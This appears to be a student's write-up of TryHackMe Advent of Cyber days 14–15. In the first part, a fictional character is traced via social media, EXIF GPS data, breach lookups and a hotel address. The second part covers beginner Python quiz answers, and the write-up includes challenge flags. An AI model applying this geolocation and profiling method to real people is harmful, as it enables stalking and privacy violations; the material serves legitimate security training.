
Question 6

What appears to be Rudolph's favourite TV show right now?

Rudolph retweets multiple tweets of The Bachelorette.

Question 7

Based on Rudolph's post history, he took part in a parade. Where did the parade take place?



Upon searching the pictures that Rudolph uploaded on twitter, the results point to a parade that took place in Chicago.

Question 8

Okay, you found the city, but where specifically was one of the photos taken?

SUMMARY

lights-festival-website.jpg

(click for original)

File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

GPS Position
41.891815 degrees N, 87.624277 degrees W

Resolution
650x510

Rudolph uploaded a higher resolution image that we downloaded and checked its EXIF data.

Question 9

Did you find a flag too?

IFD0

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4


Exif IFD

Exif Version	0231

The flag is also included in the EXIF data.

Question 10


Has Rudolph been pwned? What password of his appeared in a breach?




Scylla is down but haveibeenpwned.com says that his email address is pwned.

Question 11

Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?





After looking up the coordinates in the EXIF data of the image, we concluded that Rudolph was staying at the Chicago Marriott Downtown Magnificent Mile hotel, and we looked for the address.

Thought Process/Methodology:

We started with Rudolph's reddit username, and we searched for his account on google. After finding the account, we looked through the available information and found out he was born in Chicago to a creator named Robert. We searched for a robert that was a creator and based in Chicago, and got Robert L. May. A google search with Rudolph's account also reveals that he has a twitter account with a similar username. On the twitter account, Rudolph made some tweets, including quite a few about The Bachelorette. Rudolph also made a tweet with 2 images indicating he took part in a parade. A reverse search on the images reveals that the parade was in Chicago. Rudolph also uploaded a higher resolution image that contains more information in the EXIF data. Uploading the image to an EXIF data checker shows us additional info like comment and coordinates. From there, we can use the coordinates to see the exact place the image was taken. A flag was also included in the EXIF data. We can also find Rudolph's email address in his twitter profile. Sadly scylla was down so haveibeenpwned.com was the only option, but does not provide password information. We also used the coordinates to find the hotel the Rudolph was staying in, and get the address of the hotel.

Day 15: Scripting – There's a Python in my stocking!

Tools used: Python Shell, Visual Studio Code

Solution/walkthrough:

Question 1

What's the output of True + True?

```
>>> print(True + True)
2
```

True is 1, so 1+1 is 2

Question 2

What's the database for installing other peoples libraries called?

> You've seen how to write code yourself, but what if
> else's code. We can install libraries on the command
> from PyPi which is a database of libraries. Let's insta
>
> - Requests
> - Beautiful Soup

Answer found in THM.

Question 3

What is the output of bool("False")?

```
>>> bool("False")
True
```

In boolean functions, any string and any number is True, except for 0

Question 4

What library lets us download the HTML of a webpage?

```
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
```

The answer can be found in THM.

Question 5

What is the output of the program provided in "Code to analyse for Question 5" in today's material?

```
>>> x = [1,2,3]
>>> y = x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
```

Question 6

What causes the previous task to output that?

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

If the input was "Skidy", what will be printed?

```
What is your name? Skidy
The Wise One has allowed you to come in.
```

The Wise One has allowed you to come in. Because “Skidy” is in the list of “names”

Question 8

If the input was "elf", what will be printed?

```
What is your name? elf
The Wise One has not allowed you to come in.
```

The Wise One has not allowed you to come in. Because “elf” is not in the list of “names”.

Thought Process/Methodology:

We started with launching the terminal and using the python shell. We typed out the questions in TryHackMe and got the output. Additional information can all be found in TryHackMe. We also ran some of the code in Visual Studio Code with python. We ran the code given and tested it to obtain the answers.